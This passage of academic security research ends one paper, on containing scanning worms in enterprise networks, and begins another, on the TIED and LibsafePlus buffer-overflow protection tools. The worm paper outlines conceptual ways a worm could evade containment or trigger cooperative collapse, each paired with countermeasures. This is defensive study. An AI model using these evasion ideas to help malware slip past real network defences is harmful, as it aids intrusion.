Malicious false negatives occur when a worm is able to scan in spite of active scan-containment. The easiest evasion is for the worm to simply not scan, but propagate via a different means: topological, meta-server, passive, and target-list (hit-list) worms all use non-scanning techniques [27]. Containing such worms is outside the scope of our work. We note, however, that scanning worms represent the largest class of worms seen to date and, more generally, a broad class of attack. Thus, eliminating scanning worms from a network clearly has a great deal of utility even if it does not address the entire problem space.

In addition, scanning worms that operate below the sustained-scanning threshold can avoid detection. Doing so requires more sophisticated scanning strategies, as the worms must bias their “random” target selection to effectively exploit the internal network in order to take advantage of the low rate of allowed scanning. The best countermeasure for this evasion technique is simply a far more sensitive threshold. We argue that a threshold of 1 scan per second (as in Williamson [28]), although effective for stopping current worms, is too permissive when a worm is attempting to evade containment. Thus we targeted a threshold of 1 scan per minute in our work.

Additionally, if scanning of some particular ports has been white-listed (such as Gnutella, discussed above), a worm could use that port to scan for liveness—i.e., whether a particular address has a host running on it, even though the host rejects the attempted connection—and then use followup scans to determine if the machine is actually vulnerable to the target service. While imperfect—failed connection attempts will still occur—the worm can at least drive the failure rate lower because the attempts will fail less often.

Another substantial evasion technique can occur if a corrupted system can obtain multiple network addresses. If a machine can gain  $k$  distinct addresses, then it can issue  $k$  times as many scans before being detected and blocked. This has the effect of reducing the epidemic threshold by a factor of  $k$ , a huge enhancement on a worm’s ability to evade containment.

## 7.4 Malicious False Positives

If attackers can forge packets, they can frame other hosts in the same cell as scanners. We can engineer a local area network to resist such attacks by using the MAC address and switch features that prevent spoofing and changing of MAC addresses. This is not an option, though, for purported scans inbound to the enterprise coming from the external Internet. While the attacker can use this attack to deny service to external addresses, preventing them from initiating new connections to the enterprise, at least they can’t block new connections initiated by internal hosts.

There is an external mechanism which could cause this



internal DOS: a malicious web page or HTML-formatted email message could direct an internal client to attempt a slew of requests to nonexistent servers. Since this represents an attacker gaining a limited degree of control over the target machine (i.e., making it execute actions on the attacker's behalf), we look to block the attack using other types of techniques, such as imposing HTTP proxies and mail filtering to detect and block the malicious content.

## 7.5 Attacking Cooperation

Although cooperation helps defenders, an attacker can still attempt to outrace containment if the initial threshold is highly permissive. However, this is unlikely to occur simply because the amount of communication is very low, so it is limited by network latency rather than bandwidth. Additionally, broadcast packets could allow quick, efficient communication between all of the devices. Nevertheless, this suggests that the communication path should be optimized.

The attacker could also attempt to flood the containment coordination channels before beginning its spread. Thus, containment-devices should have reserved communication bandwidth, such as a dedicated LAN or prioritized VLAN channels, to prevent an attacker from disrupting the inter-cell communication.

Of greater concern is *cooperative collapse*. If the rate of false positives is high enough, the containment devices respond by lowering their thresholds, which can generate a cascade of false positives, which further reduces the threshold. Thus, it is possible that a few initial false positives, combined with a highly-sensitive response function, could trigger a maximal network-wide response, with major collateral damage.

An attacker that controls enough of the cells could attempt to trigger or amplify this effect by generating scanning in those cells. From the viewpoint of the worm containment, this appears to reflect a rapidly spreading worm, forcing a system-wide response. Thus, although cooperation appears highly desirable due to the degree to which it allows us to begin the system with a high tolerance setting (minimizing false positives), we need to develop models of containment cooperation that enable us to understand any potential exposure an enterprise has to the risk of maliciously induced cooperative collapse.

## 7.6 Attacking Our Algorithm

Our approximation algorithm adds two other risks: attackers exploiting the approximation caches' hash and permutation functions, and vulnerability to a two-sided evasion technique. We discussed attacking the hash functions earlier, which we address by using a block-cipher based hash. In the event of a delayed response due to a false negative, the attacker will have difficulty determining which possible entry resulted in a collision.

Another evasion is for the attacker to embed their scanning within a large storm of spoofed packets which cause thrashing in the address cache and which pollute the connection cache with a large number of half-open connections. Given the level of resources required to construct such an attack (hundreds of thousands or millions of forged packets), however, the attacker could probably spread just as well simply using a slow, distributed scan. Determining the tradeoffs between cache size and where it becomes more profitable to perform distributed scanning is an area for future work.

A more severe false negative is a two-sided evasion: two machines, one on each side of the containment device, generate normal traffic establishing connections on a multitude of ports. A worm could use this evasion technique to balance out the worm's scanning, making up for each failed scanning attempt by creating another successful connection between the two cooperating machines. Since our algorithm treats connections to distinct TCP ports as distinct attempts, two machines can generate enough successes to mask any amount of TCP scanning.

There is a counter-countermeasure available, however. Rather than attempting to detect both vertical and horizontal TCP scanning, we can modify the algorithm to detect only horizontal scans by excluding port information from the connection-cache tuple. This change prevents the algorithm from detecting vertical scans, but greatly limits the evasion potential, as now any pair of attacker-controlled machines can only create a single success.

More generally, however, for an Internet-wide worm infection, the huge number of external infections could allow the worm to generate a large amount of successful traffic even when we restrict the detector to only look for horizontal scans. We can counter this technique, though, by splitting the detector's per-address count into one count associated with scanning within the internal network and a second count to detect scanning on the Internet. By keeping these counts separate, an attacker could use this evasion technique to allow Internet scanning, but they could not exploit it to scan the internal network. Since our goal is to protect enterprise and not the Internet in the large, this is acceptable.

A final option is to use two containment implementations, operating simultaneously, one targeting scans across the Internet and the other only horizontal scans within the enterprise. This requires twice the resources, although any hardware can be parallelized, and allows detection of both general scanning and scanning behavior designed to evade containment.

## 8 Related Work

In addition to the TRW algorithm used as a starting point for our work [9], a number of other algorithms to detect scanning have appeared in the literature.

Both the Network Security Monitor [8] and Snort [20] attempt to detect scanning by monitoring for systems which exceed a count of unique destination addresses contacted during a given interval. Both systems can exhibit false positives due to active, normal behavior, and may also have a significant scanning sub-threshold which an attacker can exploit.

Bro [16] records failed connections on ports of interest and triggers after a user-configurable number of failures. Robinson *et al.* [18] used a similar method.

Leckie *et al.* [11] use a probabilistic model based on attempting to learn the probabilistic structure of normal network behavior. The model assumes that access to addresses made by scanners follows a uniform distribution rather than the non-homogeneous distribution learned for normal traffic, and attempts to classify possible scanning sources based on the degree to which one distribution or the other better fits their activity.

Finally, Staniford *et al.*'s work on SPICE [22] detects very stealthy scans by correlating anomalous events. Although effective, it requires too much computation to use it for line-rate detection on high-speed networks.

In addition to Williamson's [28, 26] and Staniford's [21, 23] work on worm containment, Jung *et al.* [10] have developed a similar containment technique based on TRW. Rather than using an online algorithm which assumes that all connections fail until proven successful, it uses the slightly delayed (until response seen or timeout) TRW combined with a mechanism to limit new connections similar to Williamson's algorithm.

Zou *et al.* [30] model some requirements for dynamic-quarantine defenses. They also demonstrate that, with a fixed threshold of detection and response, there are epidemic thresholds. Additionally, Moore *et al.* have studied abstract requirements for containment of worms on the Internet [13], and Nojiri *et al.* have studied the competing spread of a worm and a not-specifically-modeled response to it [15].

There have been two other systems attempting to commercialize scan containment: Mirage networks [14] and Forescout [7]. Rather than directly detecting scanning, these systems intercept communication to unallocated (dark) addresses and respond by blocking the infected systems.

## 9 Future Work

We have plans for future work in several areas: implementing the system in hardware and deploying it; integrating the algorithm into a software-based IDS; attempting to improve the algorithm further by reducing the sub-threshold scanning available to an attacker; exploring optimal communication strategies; and developing techniques to obtain a complete enterprise-trace for further testing.

The hardware implementation will target the ML300

demonstration platform by Xilinx [29]. This board contains 4 gigabit Ethernet connections, a small FPGA, and a single bank of DDR-DRAM. The DRAM bank is sufficiently large to meet our design goals, while the DRAM's internal banking should enable the address and connection tables to be both implemented in the single memory.

We will integrate our software implementation into the Bro IDS, with the necessary hooks to pass IP blocking information to routers (which Bro already does for its current, less effective scan-detection algorithm). Doing so will require selecting a different 32-bit block cipher, as our current cipher is very inefficient in software. For both hardware and software, we aim to operationally deploy these systems.

Finally, we are investigating ways to capture a full-enterprise trace: record every packet in an large enterprise network of many thousands of users. We believe this is necessary to test worm detection and suppression devices using realistic traffic, while reflecting the diversity of use which occurs in real, large intranets. Currently, we are unaware of any such traces of contemporary network traffic.

## 10 Conclusions

We have demonstrated a highly sensitive approximate scan-detection and suppression algorithm suitable for worm containment. It offers substantially higher sensitivity over previously published algorithms for worm containment, while easily operating within an 8 MB memory footprint and requiring only 2 uncached memory accesses per packet. This algorithm is suitable for both hardware and software implementations.

The scan detector used by our system can limit worm infectees to sustained scanning rates of 1 per minute or less. We can configure it to be highly sensitive, detecting scanning from an idle machine after fewer than 10 attempts in short succession, and from an otherwise normal machine in less than 30 attempts.

We developed how to augment the containment system with using *cooperation* between the containment devices that monitor different cells. By introducing communication between these devices, they can dynamically adjust their thresholds to the level of infection. We showed that introducing a very modest degree of bias that grows with the number of infected cells makes a dramatic difference in the efficacy of containment above the epidemic threshold. Thus, the combination of containment coupled with cooperation holds great promise for protecting enterprise networks against worms that spread by address-scanning.

## 11 Acknowledgments

Funding has been provided in part by NSF under grant ITR/ANI-0205519 and by NSF/DHS under grant NRT-0335290.

## References

- [1] R. Anderson, E. Biham, and L. Knudsen. Serpent: A Proposal for the Advanced Encryption Standard.
- [2] B. Bloom. Space/Time Trade-Offs in Hash Coding with Allowable Errors. *CACM*, July 1970.
- [3] CERT. CERT Advisory CA-2001-26 Nimda Worm, <http://www.cert.org/advisories/ca-2001-26.html>.
- [4] CERT. Code Red II: Another Worm Exploiting Buffer Overflow in IIS Indexing Service DLL, [http://www.cert.org/incident\\_notes/in-2001-09.html](http://www.cert.org/incident_notes/in-2001-09.html).
- [5] S. Crosby and D. Wallach. Denial of Service via Algorithmic Complexity Attacks. In *Proceedings of the 12th USENIX Security Symposium*. USENIX, August 2003.
- [6] eEye Digital Security. Iida "Code Red" Worm, <http://www.eeye.com/html/Research/Advisories/AL20010717.html>.
- [7] Forescout. Wormscout, <http://www.forescout.com/wormscout.html>.
- [8] L. T. Heberlein, G. Dias, K. Levitt, B. Mukerjee, J. Wood, and D. Wolber. A Network Security Monitor. In *Proceedings of the IEEE Symposium on Research in Security and Privacy*, 1990.
- [9] J. Jung, V. Paxson, A. W. Berger, and H. Balakrishnan. Fast Portscan Detection Using Sequential Hypothesis Testing. In *2004 IEEE Symposium on Security and Privacy*, to appear, 2004.
- [10] J. Jung, S. Schechter, and A. Berger. Fast Detection of Scanning Worm Infections, in submission.
- [11] C. Leckie and R. Kotagiri. A Probabilistic Approach to Detecting Network Scans. In *Proceedings of the Eighth IEEE Network Operations and Management Symposium (NOMS 2002)*, 2002.
- [12] D. Moore, V. Paxson, S. Savage, C. Shannon, S. Staniford, and N. Weaver. Inside the Slammer Worm. *IEEE Magazine of Security and Privacy*, pages 33–39, July/August 2003 2003.
- [13] D. Moore, C. Shannon, G. M. Voelker, and S. Savage. Internet Quarantine: Requirements for Containing Self-Propagating Code, 2003.
- [14] M. Networks. <http://www.miragenetworks.com/>.
- [15] D. Nojiri, J. Rowe, and K. Levitt. Cooperative Response Strategies for Large Scale Attack Mitigation. In *Proc. DARPA DISCEX III Conference*, 2003.
- [16] V. Paxson. Bro: a System for Detecting Network Intruders in Real-Time. *Computer Networks*, 31(23–24):2435–2463, 1999.
- [17] G. Project. Gnutella, A Protocol for Revolution, <http://rfc-gnutella.sourceforge.net/>.
- [18] S. Robertson, E. V. Siegel, M. Miller, and S. J. Stolfo. Surveillance Detection in High Bandwidth Environments. In *Proc. DARPA DISCEX III Conference*, 2003.
- [19] Silicon Defense. Counterintelligence Worm Containment, <http://www.silicondefense.com/products/counterintelligence/>.
- [20] Snort.org. Snort, the Open Source Network Intrusion Detection System, <http://www.snort.org/>.
- [21] S. Staniford. Containment of Scanning Worms in Enterprise Networks. *Journal of Computer Security*, to appear, 2004.
- [22] S. Staniford, J. Hoagland, and J. McAlerney. Practical Automated Detection of Stealthy Portscans. *Journal of Computer Security*, 10:105–136, 2002.
- [23] S. Staniford and C. Kahn. Worm Containment in the Internal Network. Technical report, Silicon Defense, 2003.
- [24] S. Staniford, V. Paxson, and N. Weaver. How to Own the Internet in Your Spare Time. In *Proceedings of the 11th USENIX Security Symposium*. USENIX, August 2002.
- [25] Symantec. W32.blaster.worm, <http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.html>.
- [26] J. Twycross and M. M. Williamson. Implementing and Testing a Virus Throttle. In *Proceedings of the 12th USENIX Security Symposium*. USENIX, August 2003.
- [27] N. Weaver, V. Paxson, S. Staniford, and R. Cunningham. A Taxonomy of Computer Worms. In *The First ACM Workshop on Rapid Malcode (WORM)*, 2003.
- [28] M. M. Williamson. Throttling Viruses: Restricting Propagation to Defeat Mobile Malicious Code. In *AC-SAC*, 2002.
- [29] Xilinx Inc. Xilinx ML300 Development Platform, <http://www.xilinx.com/products/boards/ml300/>.
- [30] C. C. Zou, W. Gong, and D. Towsley. Worm Propagation Modeling and Analysis under Dynamic Quarantine Defense. In *The First ACM Workshop on Rapid Malcode (WORM)*, 2003.



# TIED, LibsafePlus: Tools for Runtime Buffer Overflow Protection

Kumar Avijit Prateek Gupta Deepak Gupta  
Department of Computer Science and Engineering  
Indian Institute Of Technology, Kanpur  
Email: {avijitk,pgupta,deepak}@iitk.ac.in

## Abstract

*Buffer overflow exploits make use of the treatment of strings in C as character arrays rather than as first-class objects. Manipulation of arrays as pointers and primitive pointer arithmetic make it possible for a program to access memory locations which it is not supposed to access. There have been many efforts in the past to overcome this vulnerability by performing array bounds checking in C. Most of these solutions are either inadequate, inefficient or incompatible with legacy code. In this paper, we present an efficient and transparent runtime approach for protection against all known forms of buffer overflow attacks. Our solution consists of two tools: TIED (Type Information Extractor and Depositor) and LibsafePlus. TIED extracts size information of all global and automatic buffers defined in the program from the debugging information produced by the compiler and inserts it back in the program binary as a data structure available at runtime. LibsafePlus is a dynamic library which provides wrapper functions for unsafe C library functions such as strcpy. These wrapper functions check the source and target buffer sizes using the information made available by TIED and perform the requested operation only when it is safe to do so. For dynamically allocated buffers, the sizes and starting addresses are recorded at runtime. With our simple design we are able to protect most applications with a performance overhead of less than 10%.*

## 1 Introduction

Buffer overflows constitute a major threat to the security of computer systems today. A buffer overflow exploit is both common and powerful, and is capable of rendering a computer system totally vulnerable to the attacker. As reported by CERT, 11 out of 20 most widely exploited attacks have been found to be buffer overflow attacks [1]. More than 50% of CERT advisories [2] for the year 2003 reported buffer overflow vulnerabilities. It is thus a major concern of the computing community to provide a practical and efficient solution to the problem of buffer overflows.

In a buffer overflow attack, the attacker's aim is to gain access to a system by changing the control flow of a program so that the program executes code that has been carefully crafted by the attacker. The code can be inserted in the address space of the program using any legitimate form of input. The attacker then corrupts a code pointer in the address space by overflowing a buffer and makes it point to the injected code. When the program later dereferences this code pointer, it jumps to the attacker's code. Such buffer overflows occur mainly due to the lack of bounds checking in C library functions and carelessness on the programmer's part. For example, the use of `strcpy()` in a program without ensuring that the destination buffer is at least as large as the source string is apparently a common practice among many C programmers.

Buffer overflow exploits come in various flavours. The simplest and also the most widely exploited form of attack changes the control flow of the program by overflowing some buffer on the stack so that the return address or the saved frame pointer is modified. This is commonly called the "stack smashing attack" [3]. Other more complex forms of attacks may not change the return address but attempt to change the program control flow by corrupting some other code pointers (such as function pointers, GOT entries, longjmp buffers, etc.) by overflowing a buffer that may be local, global or dynamically allocated. Many common forms of buffer overflow attacks are described in [4].

Due to the huge amount of legacy C code existing today, which lacks bounds checking, an efficient runtime solution is needed to protect the code from buffer overflows. Other solutions which have developed over the years such as manual/automatic auditing of the code, static analysis of programs, etc., are mostly incomplete as they do not prevent all attacks. A runtime solution is required because certain type of information is not available statically. For example, information about dynamically allocated buffers is available only at runtime. However, most current runtime solutions are unacceptable because they either do not protect against all forms of buffer overflow attacks, break existing code, or impose too



high an overhead to be successfully used with common applications. An acceptable solution must tackle all of these problems.

In this paper, we present a simple yet robust solution to guard against all known forms of buffer overflow attacks. The solution is a transparent runtime approach to prevent such attacks and consists of two tools: TIED and LibsafePlus. LibsafePlus is a dynamically loadable library and is an extension to Libsafe [5]. LibsafePlus contains wrapper functions for unsafe C library functions such as `strcpy`. A wrapper function determines the source and target buffer sizes and performs the required operation only if it would not result in an overflow. To enable runtime size checking we need to have additional type information about all buffers in the program. This is done by compiling the target program with the `-g` debugging option. TIED (Type Information Extractor and Depositor) is a tool that extracts the debugging information from a program binary and then augments the binary with an additional data structure containing the size information for all buffers in the program. This information is utilized by LibsafePlus to range check buffers at runtime. For keeping track of the sizes of dynamically allocated buffers, LibsafePlus intercepts calls to the `malloc` family of functions. Our tools thus neither require access to the source code (if it was compiled with the `-g` option) nor any modifications to the compiler, and are completely compatible with legacy C code. The tools have been found to be effective against all forms of attacks and impose a low runtime performance overhead of less than 10% for most applications.

The rest of the paper is organized as follows. We present an overview of our approach in Section 2. Section 3 describes the implementation of TIED and LibsafePlus. This is followed by a description of performance experiments and results, in Section 4. Section 5 briefly discusses the related work done in the area of buffer overflow protection. Section 6 concludes the paper.

## 2 Basic approach

The steps in the protection of a program using TIED and LibsafePlus are shown in Figure 1. The key idea here is to augment the executable with information about the locations and sizes of character buffers. To this end, the program source must be compiled with the `-g` option which directs the compiler to dump debugging information regarding the sizes and types of all variables in the program in the generated executable binary. The next step is to rewrite the executable with the required information as an additional data structure in the form of a separate read-only section of the executable. This makes the information about buffer sizes available at runtime. The binary rewriting of the executable is done by TIED. LibsafePlus is implemented as a dynamically loadable library that must be preloaded for a process to be protected. To enable range checking, LibsafePlus provides wrapper functions

for unsafe C library functions. Each such wrapper function checks the bounds of the destination buffer before performing the actual operation. For dynamically allocated buffers, LibsafePlus maintains an additional runtime data structure that stores information about the locations and sizes of all dynamically allocated buffers. In contrast to other approaches which are mainly compiler extensions, LibsafePlus does not require source code access if the program is compiled with the `-g` option and is not statically linked with the C library.




Figure 1: Rewriting of the binary executable by TIED and runtime range checking by LibsafePlus

LibsafePlus is implemented as an extension to Libsafe [5]. Libsafe is also a dynamically loadable library which provides wrapper functions for unsafe C library functions such as `strcpy()`. However, Libsafe protects only against stack smashing attacks. Even for stack variables, Libsafe assumes a safe upper bound on the size of a buffer instead of determining its exact size. Therefore, it is possible for the attacker to change variables in the program that are next to the buffer in memory. Unlike Libsafe, our tools offer full protection against all forms of attack and determine the exact sizes of *all* buffers. They have been tested extensively and have been found to be effective against all forms of buffer overruns. Our tools successfully prevented all the 20 different overflow attacks in the testbed developed by Wilander and Kamkar for testing tools for dynamic overflow attacks [6], while the original Libsafe could only detect only 6 of the 20 attacks.

In the following subsections, we describe in detail the design of Libsafe and our extensions to it. We first describe in Section 2.1, the protection mechanism used by Libsafe and then show in Section 2.2, how LibsafePlus extends the basic protection mechanism, to handle all forms of buffer overflow attacks.

### 2.1 Runtime range checking by Libsafe

The goal of Libsafe is to prevent corruption of the return addresses and saved frame pointers on the stack in the event of a stack buffer overflow. Libsafe does not guarantee protection against any other form of attack. To ensure that the frame pointers and the return addresses are never overwritten, Libsafe assumes a safe upper bound on the size of stack buffers, since it does not possess sufficient information to determine the exact sizes of stack buffers at runtime. The un-

derlying principle is that a buffer cannot extend beyond the stack frame within which it is allocated. Thus the maximum size of a buffer is the difference between the starting address of the buffer and the frame pointer for the corresponding stack frame. To determine the frame corresponding to a stack buffer, the topmost stack frame pointer is retrieved and the frame pointers are traversed on the stack until the required frame is discovered.

Based on the above design, Libsafe is implemented as a dynamically loadable library which provides wrapper functions for unsafe C functions such as `strcpy()`. The purpose of a wrapper function is to determine the size of the destination buffer and check whether the destination buffer is at least as large as the source string. If the check fails, the program is terminated. Otherwise, the wrapper function simply calls the original C library function.

## 2.2 Extended runtime range checking by LibsafePlus

As seen above, Libsafe determines bounds on the size of stack buffers and prevents overwriting of frame pointers and return addresses. Although, it provides transparent runtime protection against buffer overflows it does so only for stack buffers. Also, for stack buffers the attacker is allowed to overwrite everything in the stack frame up to the frame pointer.

Our extension to Libsafe, LibsafePlus is able to thwart all forms of buffer overflow attacks. In order to perform precise range checking of global and local buffers, LibsafePlus uses the information about buffer sizes made available to it at runtime by TIED. If this information is not available, LibsafePlus falls back to the checks performed by Libsafe (no range checks for global buffers and upper bounds on sizes of local buffers). For range checking dynamically allocated buffers, LibsafePlus intercepts calls to the `malloc` family of functions and thus keeps track of the sizes of various dynamically allocated buffers.

## 3 Implementation

In this section, we describe the implementation of TIED and LibsafePlus. Sections 3.1 and 3.2 show how TIED extracts the type information from an executable and makes it available as a new section in the binary. Section 3.3 describes how LibsafePlus keeps track of the addresses and sizes of dynamically allocated buffers. Finally, in Section 3.4, we describe how LibsafePlus range checks buffers at runtime by intercepting unsafe C library functions.

### 3.1 Extracting type information

If the `-g` option is used to compile a program, the compiler adds type information about all variables to the executable

in the form of special debugging sections. DWARF (Debugging With Arbitrary Record Format) [7] is the standard format for encoding the symbolic, source level debugging information. TIED uses the *libdwarf* consumer interface [8] to read the DWARF information present in the executable. For each function, information about all the local buffers is collected in the form of (offset from frame pointer, size) pair. In the current implementation, we extract information about character arrays only. For global buffers, the starting addresses and sizes are extracted. The members of arrays, structures and unions are also explored to detect any buffers that may lie within them. Figure 2 demonstrates a typical case of buffers within structures. TIED detects all the 40 buffers in this case.

```
struct s{
    char a[10];
    char b[5];
};
struct s foo[20];
```

Figure 2: Buffers within a structure

Buffers that appear inside a union may overlap with each other. For example, consider the variable `x` declared as in Figure 3. Here, the buffer `x.s2.b` partially overlaps with both `x.s1.a` and `x.s1.c`. The problem is to decide whether a string copy of 10 bytes at destination address `((void *) &x + 4)` should be permitted. If it is, it may be used by an attacker to overflow `x.s1.a` and write an arbitrary value to `x.s1.b`. On the other hand, if the string copy is not permitted, legitimate writes to `x.s2.b` may be denied. TIED, by default, takes the latter approach, in order to prevent all possible buffer overflows. However, it is possible to force TIED to take the former approach by specifying a command line option.

### 3.2 Binary rewriting

After extracting the type information from the DWARF tables in the executable, TIED first filters it to retain information only about variables that are character arrays. It then constructs data structures to store this information for efficient runtime lookup. These data structures are then dumped back into the executable file as a new read-only, loadable section. Currently TIED handles executable files in the ELF format only.

The type information available at runtime is organized in the form of several tables that are linked with each other through pointers, as shown in Figure 4. The top level structure is a type information header that contains pointers to, and sizes of a global variable table, and a function table. The global variable table contains the starting addresses and sizes of all global buffers. The function table contains an entry for

```

struct my_struct1{
char a[10];
void *b;
char c[10];
};
struct my_struct2{
void *a;
char b[16];
};
union my_union{
struct my_struct1 s1;
struct my_struct2 s2;
} x;

```




Figure 3: Overlapping buffers inside a union

each function that has one or more character buffers as local variables or arguments.<sup>1</sup> Each entry in the function table contains the starting and ending code addresses for the function, and the size of and a pointer to the local variable table for the function. The local variable table for a function contains sizes and offsets from the frame pointer for each local variable of the function or argument to the function that is a character array. The global variable table, the function table, and the local variable tables are all sorted on the addresses or offsets to facilitate fast lookup.




Figure 4: Data structures for storing type information

<sup>1</sup>An array can be an argument passed by value to a function if the array is part of a structure and the structure is passed by value.

After constructing these tables in its own address space, TIED finds a suitable virtual address in the target executable for dumping these data structures. The data structure is then "serialized" to a byte array, and the pointers are relocated according to the address at which the data structure will be placed in the target binary.

To ensure that addresses of existing code and data elements in the target binary do not change, the target binary is extended towards lower addresses by a size that is large enough to hold the type information data structures and is a multiple of the page size. The new data structure is dumped in this space. A pointer to the new section is made available as the value of a special symbol in the dynamic symbol table of the binary. Since this requires changes to the `.dynstr`, `.dynsym`, and `.hash` sections, and these sections cannot be enlarged without changing addresses of existing objects, TIED places the extended versions of these sections in the new space created, and changes their addresses in the existing `.dynamic` section. Figure 5 illustrates the changes made to the target binary.




Figure 5: ELF executable before and after rewriting

### 3.3 Extracting size of heap buffers

By binary rewriting, all the buffers whose sizes are known at compile time can be protected from overflow. To capture the sizes of all dynamically allocated buffers, Libsafe-Plus intercepts all calls to the `malloc` family of functions, viz. `malloc`, `calloc`, `realloc` and `free`. In addition to calling the actual glibc function, the wrapper function records the starting address and the size of the chunk of memory allocated. The number of elements `nmem` in the buffer is also



recorded. `nmem` is equal to 1 except for buffers allocated using `calloc(nmemb, size)`, in which case it is equal to `nmem`. LibsafePlus uses `nmem` to enforce a more rigorous size check.<sup>2</sup> For example, for the code below, an overflow will be detected if the tighter check is enforced.

```
char *buf = (char *)calloc( 5, 10 );
strcpy(buf, "A long string");
```

A red-black tree [9] is used to maintain the size information about dynamically allocated buffers. The tree contains a node for each buffer allocated using `malloc`, `calloc` or `realloc`. On freeing a memory area using `free`, the corresponding node is removed. Memory allocation for nodes in the red-black tree is done by a fast, custom memory allocator that directly uses `mmap` to allocate memory.

### 3.4 Intercepting unsafe functions and bounds verification

As outlined in Section 2, LibsafePlus works by intercepting unsafe C library functions. The wrapper functions attempt to determine the size of destination buffer. If the size of source buffer is less than that of the destination buffer, an actual C library function like `memcpy` or `strcpy` is used to perform the copying. An overflow is declared when the size of contents being copied is more than what the destination can hold, in which case the program is killed. If the size of the buffer can not be determined (for example, if TIED was not used to augment the binary and the buffer is either global or local), the default protection offered by Libsafe is provided.

To determine the size of the destination buffer, it is first checked whether the destination buffer is on the stack, simply by checking if its address is greater than the current stack pointer. If found on stack, the stack frame encapsulating the buffer is found by tracing the frame pointers. The function corresponding to the stack frame is searched in the function table present in the new section, using the return address from the stack frame above. Finally, the size of the buffer is found by searching in the local variable table corresponding to the function.

If the buffer is not on stack, it is checked whether it is on the heap by comparing its address with the minimum heap address. The minimum heap address is recorded by the `malloc` and `calloc` wrappers and is the address of the chunk allocated by the first call to `malloc` or `calloc`. The buffer is assumed to be on the heap if its address is greater than the minimum heap address. In this case, its size is determined by searching in the red-black tree.

Finally, if the buffer is neither on stack, nor on heap, it is searched for in the global variable table. If none of the above checks yields the size of buffer, the intended operation of the

wrapper is performed. If the size of destination buffer is available, size of the contents of source buffer is determined. The contents are copied only if destination buffer is large enough to hold all the contents. The program is killed otherwise.

## 4 Performance

We have tested LibsafePlus for its ability to detect buffer overflows as well as for the overhead incurred by loading LibsafePlus with applications. To test the protection ability of LibsafePlus, we used the test suite developed by Wilander and Kamkar [6]. This test suite implements 20 techniques to overflow a buffer located on stack, `.data` or `.bss` sections. The test suite executable was first modified using TIED. TIED detected all the global and local buffers declared in the test suite program. LibsafePlus was then preloaded while running the binary. All tests were successfully terminated by LibsafePlus when an overflow was attempted.

For testing performance overhead incurred due to LibsafePlus, we first measured overhead at a function call level. Next, the overall performance of 12 representative applications was measured. In the following subsections, we describe these tests and their results.

### 4.1 Micro benchmarks

In this section, we present a comparison of the execution times of various library functions like `malloc()`, `memcpy()` etc. for the following three cases.

- The test was run without any protection.
- The program was protected with Libsafe.
- The program was protected with LibsafePlus.

The tests were conducted on a 1.6 GHz Pentium 4 machine running Linux 2.4.18.

We present here the performance results for two most commonly used string handling functions: `memcpy` and `strcpy`. To measure the overhead of finding sizes of global and local buffers using the new section in the executable, we performed the following experiment. The test program contained 100 global buffers and 100 functions. Each function had 3 local buffers. The time required by a single `memcpy()` into global and local buffers was measured for varying number of bytes copied. As shown in Figure 6, we found a constant overhead of  $0.8\mu s$  for `memcpy()` to global buffers. This translates to a 100% overhead for `memcpy()` upto 64 bytes and decreases to a 12% overhead for `memcpy()` involving about 1024 bytes. For local buffers, the overhead due to LibsafePlus is  $2.2\mu s$  per call to `memcpy()` as shown in Figure 7. This includes the  $0.9\mu s$  overhead due to Libsafe for locating the stack frame corresponding to the buffer.

To measure the overhead of finding size of a heap variable from the red-black tree, the test program first allocated 1000

<sup>2</sup>A few programs have been found to fail when the rigorous check is applied. LibsafePlus, therefore, provides the strict check as an option that can be turned on using an environment variable.






Figure 6: `memcpy()` to a global buffer

